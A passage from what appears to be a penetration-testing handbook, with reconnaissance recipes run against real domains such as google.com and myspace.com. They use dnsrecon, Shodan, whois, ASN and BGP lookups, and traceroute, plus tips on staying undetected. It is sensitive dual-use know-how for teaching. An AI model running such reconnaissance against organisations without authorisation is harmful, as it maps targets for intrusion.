2025-10-27T05:33:19.017274-0400 INFO TXT google.com globalsign-smime-dv=CDYX+XFHUw2wml6/G
2025-10-27T05:33:19.017377-0400 INFO TXT google.com google-site-verification=4ibFUGB-wXLQ
2025-10-27T05:33:19.017430-0400 INFO TXT google.com google-site-verification=TV9-DBe4R80X
2025-10-27T05:33:19.017466-0400 INFO TXT _dmarc.google.com v=DMARC1; p=reject; rua=mailto:
2025-10-27T05:33:19.561562-0400 INFO Enumerating SRV Records
2025-10-27T05:33:20.378197-0400 INFO SRV _ldap._tcp.google.com ldap.google.com 216.239.32
2025-10-27T05:33:20.378427-0400 INFO SRV _ldap._tcp.google.com ldap.google.com 2001:4860:
2025-10-27T05:33:23.117265-0400 INFO SRV _caldav._tcp.google.com calendar.google.com 142
2025-10-27T05:33:23.117795-0400 INFO SRV _caldav._tcp.google.com calendar.google.com 260
2025-10-27T05:33:23.118199-0400 INFO SRV _caldav._tcp.google.com calendar.google.com 142
2025-10-27T05:33:23.118321-0400 INFO SRV _caldav._tcp.google.com calendar.google.com 2607
2025-10-27T05:33:23.365625-0400 INFO SRV _carddav._tcp.google.com google.com 142.250.217
2025-10-27T05:33:23.365827-0400 INFO SRV _carddav._tcp.google.com google.com 2607:f8b0:4
2025-10-27T05:33:23.367199-0400 INFO 8 Records Found
2025-10-27T05:33:23.367383-0400 INFO Completed enumeration for domain: google.com

```

Figure 3.8 – dnsrecon



Tip

Note the AAAA records. Those are IPV6 address records and give you the IPV6 host addresses of google.com.

9. You may now close the terminal window.

How it works...

DNSRecon and **dig** are DNS reconnaissance and troubleshooting tools, each serving different purposes. **DNSRecon** is a DNS enumeration tool for penetration testing and security research. It automates tasks such as zone transfers, subdomain brute-forcing, reverse lookups, and **DNSSEC** validation, which is ideal for identifying vulnerabilities during assessments. **dig** is a popular command-line utility for querying DNS records. It excels at resolving domain names and retrieving records (e.g., **A**, **MX**, and **TXT**) for detailed diagnostics.

See also...

More information on using **dig** and **DNSRecon** can be found by examining the Kali Tools web page. For **dig** access, visit <https://www.kali.org/tools/bind9/#dig>, and for **DNSRecon**, go to <https://www.kali.org/tools/dnsrecon/> or its Git page at <https://github.com/darkoperator/dnsrecon/>. This will provide you with additional details and options that you can use to enhance the information gathered.

Gathering information from web resources

In this recipe, you will leverage a popular web resource, **Shodan**, to extract additional details about your target, building on the information gathered. Resources such as **Shodan** and **Censys** include tools for passive reconnaissance, such as search engines, certificate transparency logs, and online DNS lookup services, and provide a wealth of publicly accessible data. By mining this information, you can uncover critical details such as IP addresses, **SSL/TLS** certificate information, website metadata, exposed services or infrastructure components, misconfigurations, or shadow IT assets that may not be immediately apparent. Combined with tools for analyzing social media and public forums, these insights can reveal connections, organizational weaknesses, or potential entry points.

Additionally, using web resources enables you to conduct reconnaissance discreetly, minimizing the likelihood of detection by the target.

Getting ready

You need the following to complete this recipe:

- Web browser
- Optional VPN connection

How to do it...

1. Launch your web browser and navigate to <https://www.shodan.io>.
2. Create an account with Shodan (necessary for advanced searches).

Tip



Ensuring anonymity, privacy, and security as a pen tester is critical when you are accessing multiple online accounts and services. While you may opt to maintain that privacy and security by utilizing some of the strategies discussed in previous chapters, I don't deem them necessary for key services that are used repetitively in the various recipes.

Once you have created the account, log in to Shodan.

3. Take a moment to explore the Shodan interface and the options available to you:




Figure 3.9 – Shodan main interface

4. Once ready, scroll to the bottom of the main interface and select **Advanced Search**.

- 5. In the query dialog, type `port:22 hostname:google.com` to search for any SSH ports (port 22) open for `google.com`. Click on **Search**.



Tip

Notice that the search query is being populated based on the criteria you are entering. This will help you learn the query syntax to make your searches faster in the future.

- 6. You will be presented with substantial information based on your search criteria. If your search results are positive, note the information provided, such as OS and version information.




Figure 3.10 – Shodan query results

- 7. Select one of the positive results for a more detailed view of that host. Note all the information presented for the host, including all open ports, detailed information related to each open port, and a list of vulnerabilities.




Figure 3.11 – Shodan host information

- 8. We need to review vulnerabilities based on our original interest in port 22. Filter the vulnerabilities from the dropdown at the top right of the **Vulnerabilities** list to show only those associated with port 22.
- 9. Explore the host output further to record other interesting information.

How it works...

Shodan is a search engine designed to identify devices connected to the internet by scanning IP addresses and gathering metadata about their services. It focuses on indexing banners and headers from HTTP, FTP, and SSH services. It scans IP addresses across the web, collecting information such as device types, software versions, open ports, and geographical locations. This information is made searchable, allowing us to locate devices based on specific factors such as vulnerabilities, protocols, or configurations. We can use this information to research a potential target organization to find flaws in its exposed services.

There's more...

Shodan has a robust information and learning center accessible at <https://help.shodan.io/>. It can provide you with more information to help you become accustomed to the tool.

Shodan is one of many search engines of this type. Another common one is Censys, accessible at <https://censys.com/>. You can create a free account there and try similar searches to get an idea of what Censys offers.

Gathering public IP information

In this recipe, you will extract detailed and publicly available IP address information related to your target. Having an understanding of the target's IP address space is essential for mapping their external infrastructure and identifying potential vulnerabilities. Using passive and active reconnaissance techniques, you can gather critical details such as IP ownership, geolocation, associated domains, and open ports or services. Tools such as ARIN Whois, IPinfo, and RIPEstat allow us to query public IP registries for ownership and allocation details, revealing the networks and ranges associated with the target.

Getting ready

You need the following to complete this recipe:


- Kali VM on and logged in
- Optional VPN connection

How to do it...

1. Open a terminal window from within Kali Linux.
2. Run the following `dnsrecon` command to enumerate IP addresses based on the domain name for us to review:

```
dnsrecon -d google.com -t std
```


3. The output will provide a list of addresses that are resolved based on our query.



```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ dnsrecon -d google.com -t std
2025-10-28T01:32:21.924980-0400 INFO Starting enumeration for domain: google.com
2025-10-28T01:32:21.926734-0400 INFO std: Performing General Enumeration against: google.com
...
2025-10-28T01:32:22.522560-0400 ERROR No answer for DNSSEC query for google.com
2025-10-28T01:32:23.409111-0400 INFO SOA ns1.google.com 216.239.32.10
2025-10-28T01:32:23.409322-0400 INFO SOA ns1.google.com 2001:4860:4802:32::a
2025-10-28T01:32:26.049665-0400 INFO NS ns1.google.com 216.239.32.10
2025-10-28T01:32:26.646367-0400 INFO NS ns1.google.com 2001:4860:4802:32::a
2025-10-28T01:32:27.242379-0400 INFO NS ns2.google.com 216.239.34.10
2025-10-28T01:32:27.856186-0400 INFO NS ns2.google.com 2001:4860:4802:34::a
2025-10-28T01:32:28.466653-0400 INFO NS ns3.google.com 216.239.36.10
2025-10-28T01:32:29.070069-0400 INFO NS ns3.google.com 2001:4860:4802:36::a
2025-10-28T01:32:29.688866-0400 INFO NS ns4.google.com 216.239.38.10
2025-10-28T01:32:30.283992-0400 INFO NS ns4.google.com 2001:4860:4802:38::a
2025-10-28T01:32:31.780353-0400 INFO MX smtp.google.com 192.178.220.26
2025-10-28T01:32:31.781013-0400 INFO MX smtp.google.com 192.178.220.27
2025-10-28T01:32:31.781701-0400 INFO MX smtp.google.com 142.250.138.26
2025-10-28T01:32:31.781979-0400 INFO MX smtp.google.com 173.194.208.26
2025-10-28T01:32:31.782099-0400 INFO MX smtp.google.com 173.194.208.27
2025-10-28T01:32:31.782182-0400 INFO MX smtp.google.com 2607:f8b0:4023:1000::1a
2025-10-28T01:32:31.782453-0400 INFO MX smtp.google.com 2607:f8b0:4023:1000::1b
2025-10-28T01:32:31.782564-0400 INFO MX smtp.google.com 2607:f8b0:4023:1002::1a
2025-10-28T01:32:31.782618-0400 INFO MX smtp.google.com 2607:f8b0:4023:1002::1b
2025-10-28T01:32:32.370913-0400 INFO A google.com 142.250.113.138
2025-10-28T01:32:32.371147-0400 INFO A google.com 142.250.113.139
2025-10-28T01:32:32.371201-0400 INFO A google.com 142.250.113.100
2025-10-28T01:32:32.371239-0400 INFO A google.com 142.250.113.102
2025-10-28T01:32:32.371280-0400 INFO
2025-10-28T01:32:32.371328-0400 INFO
2025-10-28T01:32:32.371377-0400 INFO AAAA google.com 2607:f8b0:4023:100d::71
2025-10-28T01:32:32.371418-0400 INFO AAAA google.com 2607:f8b0:4023:100d::8b
2025-10-28T01:32:32.371458-0400 INFO AAAA google.com 2607:f8b0:4023:100d::84
2025-10-28T01:32:32.371557-0400 INFO AAAA google.com 2607:f8b0:4023:100d::65
2025-10-28T01:32:33.855056-0400 INFO TXT google.com google-site-verification=4ibFugB-wXL
Q_S7vsXVomSTVamuOXBiVAzpr5IZ87D0

```

Figure 3.12 – dnsrecon enumeration



Tip

You can alter this search by connecting your VPN to different locations. This may help you discover country-specific IP address regions.

4. Select one of the IP addresses to work with and run whois against it. Use the following for this example:

```
whois 142.251.167.102
```

The output will provide you with netblock information that can be used later to discover hosts.

In this case, the netblock associated with this IP address range is 142.250.0.0/15, which includes the IP addresses 142.250.0.0 to 142.251.255.255. Also, please take note of the **automated system number (ASN)** associated with this netblock, AS15169. Let's try and use the ASN to gather additional information.

5. In the terminal window, type the following:

```
asn
```

6. If you do not already have the asn tool, follow the prompts to install it.
7. Next, let's target AS15169 by querying (this query may take several minutes to complete). Type the following:

```
asn 15169
```

You will see an extensive output of information right at the top. You will see that this ASN is owned by Google (common for large companies), meaning that the information provided will solely relate to Google's infrastructure:

```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ asn 15169

Warning: At least one external API token is missing.
To enable full script functionalities, please visit
https://github.com/nitefood/asn#api-tokens

ASN lookup for 15169

AS Number    -> 15169
AS Name      -> GOOGLE, US
Organization -> (Google LLC)
CAIDA AS Rank -> #1603
Abuse contact -> network-abuse@google.com
AS Reg. date -> 2005-11-23 02:48:10
RIR (Region) -> ARIN (USA, Canada, many Caribbean and North Atlantic islands)
Peering @IXPs -> 1-IX EU • 1-IX UA • AMS-IX • AMS-IX Bay Area • AMS-IX Chicago • AMS-IX Hong Kong • AMS-IX Lagos: Main • Any2Chicago • Any2Denver • Any2West • Apollo-IX Delhi • Aqaba I X • AR-IX Cabase - Argentina • Asteroid Amsterdam: Asteroid Amsterdam Peering LAN • Asteroid

```

Figure 3.13 – AS lookup and company affiliation



Tip

Often, an ASN is associated with an **internet service provider (ISP)** that is providing service to the company you are investigating. Therefore, you need to determine whether the data you are collecting is beneficial.

8. Scrolling down, you will see a list of IPv4 and IPv6 prefixes associated with that ASN. Record this information and use it later in other tools or processes.

How it works...

The tools we used in the recipe allowed us to enhance our search based on some easily identifiable information. First, identify a specific IP address and expand to a netblock. Taking that netblock, expanding the ASN, and, lastly, using that ASN to provide us with a list of IP address ranges associated with our target. This list of IP addresses can then be later used for scanning the target environment.

There's more...

The ASN tool is a Linux tool associated with the **Border Gateway Protocol (BGP)** toolkit, not specifically a Kali tool. This is not uncommon, as general Linux operating systems provide powerful tools to those who know how to use them. More information on ASNs can be found at <https://www.arin.net/resources/guide/asn/>.

Gathering external routing information

In this recipe, you will gather external routing information about the target to understand how its network interacts with the broader internet. This step is necessary to identify the pathways that data takes to and from the target's infrastructure and reveal potential points of interception or misconfiguration in the routing setup. You can gain insights into the target's ISPs, **autonomous system numbers (ASNs)**, and peer relationships by analyzing routing details.

By using tools such as `bgp.tools` and Hurricane Electric's BGP Toolkit, you can map the flow of data packets and identify the routers and networks involved in connecting to the target. This information can assist in exposing weak routing protocol practices or network edges that might be exploited. It is not capturing any information, just providing packet path information.

Getting ready

You need the following to complete this recipe:

- Modern web browser
- Optional VPN connection

How to do it...

1. From the web browser, access <https://bgp.tools>.
2. Enter the ASN for Google (AS15169), as we discovered earlier, and hit the red arrow to search.

Browse the Internet ecosystem

Search by ASN (AS13335), Prefix (8.8.8.0/24), DNS (bgp.tools), or MAC Address (3c:ec:ef:6f:8d:75)

AS15169

→

Jump to Looking Glass

Figure 3.14 – BGP AS search

3. Review the **Prefixes** menu for some more information. Some of this is redundant from the previous recipe, but look closely at the top two entries – they are Anycast address ranges. You may recognize them as Google’s public DNS resolvers.

United Kingdom

Reporting 40 records online and the environment

Accounting Business View Search results Privacy Terms Settings

OverviewPrefixesConnectivityWhoisIX

Prefixes Originated1081 IPv4, 105 IPv6Show Low Visibility Prefixes

Addresses Originated7422 /24's of IPv4590096 /48's of IPv6

	Prefix	Description
	8.8.4.0/24	Google LLC
	8.8.8.0/24	Google LLC
	34.0.16.0/20	Google LLC
	34.0.32.0/20	Google LLC
	34.0.48.0/20	Google LLC
	34.0.96.0/19	Google LLC

Figure 3.15 – BGP Anycast

Tip



Anycast allows a single IP address to exist in multiple locations, helping to route to the nearest location. It also assists with high availability. More information on Anycast can be found at <https://en.wikipedia.org/wiki/Anycast>.

4. Go to the **Connectivity** tab to gain an understanding of how Google's BGP interconnects with our setup and who they peer with.
5. Scroll through and select some of the different peers Google is connected to. These peers provide you with an understanding of how traffic flows into and out of the network, and provide you with details that can be used to identify the best placement for an attack.
6. Select the **IX (Internet Exchange)** tab to gather further information about connectivity, such as the **Link Speed** rate for each IX point.

Overview

Prefixes

Connectivity

Whois

IX


[Go to PeeringDB page](#)

PeeringDB AS-SET:

RADB::AS-GOOGLE

Suggested Prefix Limits

IPv4: 15000

IPv6: 10000

Internet Exchange Points

Name	IPv4	IPv6	Link Speed
   IX.br (PTT.br) São Paulo	187.16.216.55	2001:12f8::55	800 gbps
   IX.br (PTT.br) São Paulo	187.16.218.58	2001:12f8::218:58	800 gbps
   IX.br (PTT.br) São Paulo	187.16.221.212	2001:12f8::221:212	800 gbps
   IX.br (PTT.br) São Paulo	187.16.222.90	2001:12f8::222:90	600 gbps
 IX.br (PTT.br) Rio de Janeiro	45.6.52.32	2001:12f8:0:2::32	400 gbps
 IX.br (PTT.br) Rio de Janeiro	45.6.54.72	2001:12f8:0:2::54:72	400 gbps
   DE-CIX Frankfurt	80.81.193.108	2001:7f8::3b41:0:1	300 gbps
   NAPAfrica IX Johannesburg	196.60.9.113	2001:43f8:6d0::9:113	300 gbps
   DE-CIX Frankfurt	80.81.192.108	2001:7f8::3b41:0:2	300 gbps

Figure 3.16 – IX points

7. Now, move over to Hurricane Electric by navigating to <https://bgp.he.net/>.
8. Select **BGP Peer Report** from the left, type AS15169, and select **Search**.

9. From the output window, select **Graph v4**, which will display a visual representation of the interconnectivity of the AS, as shown here:




Figure 3.17 – IPv4 graph

10. Scroll through the different tabs at the top. While some of the information is redundant, taking different views of the same information is valuable.

How it works...

BGP is the primary routing protocol that underpins the global internet. It facilitates the exchange of routing information between ASs, which are large networks managed by organizations such as ISPs, data centers, and enterprises. BGP ensures data is efficiently routed globally by dynamically determining the best paths between ASs.

`bgp.tools` offers real-time visibility into BGP announcements, prefix monitoring, and path changes, helping users identify routing anomalies such as leaks or hijacks. Hurricane Electric's toolkit complements this by allowing users to trace routes, analyze AS relationships, and examine global prefix propagation. These tools are invaluable for optimizing network performance, responding to incidents such as route hijacking, and understanding the structure of internet traffic. By leveraging these platforms, network engineers and researchers understand how data transitions globally, enhancing performance, security, and resilience.

There's more...

More information on BGP can be found at <https://www.cloudflare.com/learning/security/glossary/what-is-bgp/>.

Gathering internal routing information

In this recipe, you will learn how to gather internal routing information about the target's network. Understanding the internal routing structure is critical for identifying how data flows within the target's infrastructure and uncovering potential network design vulnerabilities. This information can reveal details about internal subnets, gateway configurations, and the protocols in use, which are invaluable for navigating and exploiting the target's environment in later stages.

By using tools such as SNMP queries, routing protocol analysis (e.g., OSPF or BGP within the internal network), or observing traceroutes and routing tables during authenticated or simulated network access, you can construct a detailed map of the internal network topology.

Getting ready

You need the following to complete this recipe:

- Kali VM up and running
- VirtualBox interface up

How to do it...

1. Temporarily, we are going to move the Kali VM adapter 1 from NAT to a bridged adapter to have direct access to the network. To do this, start by accessing the VirtualBox administrative interface on the host machine.
2. From the VirtualBox administrative interface, select the Kali VM, then click **Settings** and then **Network** to edit the network interface configuration.
3. In **Expert Mode**, select **Network | Adapter 1**, and in the **Attached to:** dropdown, change from **NAT** to **Bridged**. Then, select **OK**.



Tip

In most cases, this change can be done while the VM runs without impacting it, other than the routing change.

You can now close the VirtualBox interface and move to the Kali VM.

4. In the Kali VM, open the terminal window. Enter the following command to obtain information regarding your local network(s):

```
ifconfig
```

5. Review the output carefully: you will see some critical information regarding the local networks. *Figure 3.18* shows that we are attached to IP addresses on two separate networks: 192.168.1.0/23 and 192.168.92.0/24.

```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.35 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::1e82:c243:9333:1fb1 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:1f:b7:23 txqueuelen 1000 (Ethernet)
    RX packets 43052 bytes 42629201 (40.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16048 bytes 2456013 (2.3 MiB)
    TX errors 0 dropped 3 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.3 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::a07c:777d:b400:abc9 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:14:7b:e9 txqueuelen 1000 (Ethernet)
    RX packets 22 bytes 5560 (5.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 50 bytes 6572 (6.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 96 bytes 8704 (8.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 96 bytes 8704 (8.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 3.18 – ifconfig



Tip

You are learning to do this on your local network, so you know how to do this when on a remote network and connected to other networks. This way, you can begin expanding your knowledge of the target network.

6. In the terminal, type the following command to obtain your default gateways:

```
netstat -nr
```


The output shows that the router address is 192.168.1.1. This enables us to understand the network and where to pivot to investigate other networks.

7. Use traceroute to a device on the internet with the following for your path out:

```
sudo traceroute -d www.yahoo.com
```

When examining the output, you want to look for addresses in the RFC1918 address space, as shown in *Figure 3.18*. These addresses are used primarily for internal communication within any target's network.

Tip

RFC1918 IP addresses are reserved IP address spaces primarily used within a target's network, as they are not routable across the internet. These are as follows:

- 10.0.0.0/8 = 10.0.0.0–10.255.255.255
- 172.16.0.0/12 = 172.16.0.0–172.31.255.255
- 192.168.0.0/16 = 192.168.0.0–192.168.255.255

8. In our traceroute example, you will see two separate private address spaces, as shown in *Figure 3.19*.

```
kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ sudo traceroute -d speedtest.lab.darkderby.com
traceroute to speedtest.lab.darkderby.com (172.67.191.198): 30 hops max, 60 byte packets
 1  192.168.1.1 (192.168.1.1)  2.839 ms  2.644 ms  2.511 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  172.67.191.198 (172.67.191.198)  4.170 ms  4.082 ms  3.859 ms
(kali@kali)-[~]
$
```

Figure 3.19 – Traceroute multihop

This provides additional information to use later when you start looking for hosts on the network.

9. Now, you can move the Kali VM adapter 1 back to NAT.

How it works...

traceroute sends packets to a target host with progressively increasing **time-to-live (TTL)** values, forcing each packet to expire at successive routers along the path. When a router discards a packet because its TTL reaches zero, it sends back an error message, revealing its identity. By doing this step by step until the destination is reached, traceroute maps out the route of intermediate hops between the source and the target.

See also...

More information on the RFC1918 address space can be found at <https://datatracker.ietf.org/doc/html/rfc1918>. Additional information can be found at <https://new-ip.us/understanding-rfc-1918-private-ip-addressing/>.

Gathering cloud services information

In this recipe, you will learn how to investigate and gather information about potential cloud services the target may utilize. Cloud services are widely used by many organizations' infrastructure, offering scalability and flexibility while also introducing unique security challenges such as misconfigured DNS, asset and data sprawl, and multitenant exposures. Discovering the target's use of cloud providers can reveal critical details such as hosting environments, storage solutions, and third-party integrations, as well as identifying assets hosted on platforms such as Mimecast, Cloudflare, AWS, Azure, or Google Cloud.

Getting ready

You need the Kali VM up and running to complete this recipe.

How to do it...

1. You may use a VPN or other forms of obfuscation if you so desire – connect them before continuing.
2. Open the Kali terminal window and enter the following command:

```
dnsrecon -d myspace.com -t std
```

3. Examine the output for potential cloud service providers. You will see two cloud service providers. They are using Google for at least their name services and Mimecast for email filtering.

```

kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ dnsrecon -d myspace.com -t STD
2025-10-28T01:57:51.511132-0400 INFO Starting enumeration for domain: myspace.com
2025-10-28T01:57:51.512293-0400 INFO std: Performing General Enumeration against: myspace.co
m...
2025-10-28T01:57:51.545501-0400 ERROR No answer for DNSSEC query for myspace.com
2025-10-28T01:57:51.573889-0400 INFO SOA ns-cloud-a1.googledomains.com 216.239.32.106
2025-10-28T01:57:51.574071-0400 INFO SOA ns-cloud-a1.googledomains.com 2001:4860:4802:32
::6a
2025-10-28T01:57:51.645073-0400 INFO NS ns-cloud-a4.googledomains.com 216.239.38.106
2025-10-28T01:57:51.793930-0400 INFO NS ns-cloud-a4.googledomains.com 2001:4860:4802:38:
:6a
2025-10-28T01:57:51.794416-0400 INFO NS ns-cloud-a1.googledomains.com 216.239.32.106
2025-10-28T01:57:52.053386-0400 INFO NS ns-cloud-a1.googledomains.com 2001:4860:4802:32:
:6a
2025-10-28T01:57:52.053811-0400 INFO NS ns-cloud-a2.googledomains.com 216.239.34.106
2025-10-28T01:57:52.068956-0400 INFO NS ns-cloud-a2.googledomains.com 2001:4860:4802:34:
:6a
2025-10-28T01:57:52.069496-0400 INFO NS ns-cloud-a3.googledomains.com 216.239.36.106
2025-10-28T01:57:52.084160-0400 INFO NS ns-cloud-a3.googledomains.com 2001:4860:4802:36:
:6a
2025-10-28T01:57:52.770265-0400 INFO MX us-smtp-inbound-1.mimecast.com 170.10.132.242
2025-10-28T01:57:52.770466-0400 INFO MX us-smtp-inbound-1.mimecast.com 170.10.132.141
2025-10-28T01:57:52.770520-0400 INFO MX us-smtp-inbound-1.mimecast.com 170.10.128.221
2025-10-28T01:57:52.770560-0400 INFO MX us-smtp-inbound-1.mimecast.com 170.10.128.141
2025-10-28T01:57:52.770598-0400 INFO MX us-smtp-inbound-1.mimecast.com 170.10.128.242
2025-10-28T01:57:52.770632-0400 INFO MX us-smtp-inbound-1.mimecast.com 170.10.132.221
2025-10-28T01:57:52.770666-0400 INFO MX us-smtp-inbound-2.mimecast.com 170.10.132.242
2025-10-28T01:57:52.770699-0400 INFO MX us-smtp-inbound-2.mimecast.com 170.10.128.141
2025-10-28T01:57:52.770731-0400 INFO MX us-smtp-inbound-2.mimecast.com 170.10.128.221
2025-10-28T01:57:52.770763-0400 INFO MX us-smtp-inbound-2.mimecast.com 170.10.128.242
2025-10-28T01:57:52.770843-0400 INFO MX us-smtp-inbound-2.mimecast.com 170.10.132.141
2025-10-28T01:57:52.770879-0400 INFO MX us-smtp-inbound-2.mimecast.com 170.10.132.221
2025-10-28T01:57:52.784889-0400 INFO A myspace.com 34.111.176.156
2025-10-28T01:57:52.824688-0400 INFO TXT myspace.com oZ19a+E0IwVDPJ7P0j14UAGBfzk9xcJMms
TUAMuy7H82sDuVCxw9rZqdG3znFrdTH04+49zd1djHEAt0ooiA=
2025-10-28T01:57:52.824887-0400 INFO TXT myspace.com al4upe6q5cl13sg4srvfivflvg

```

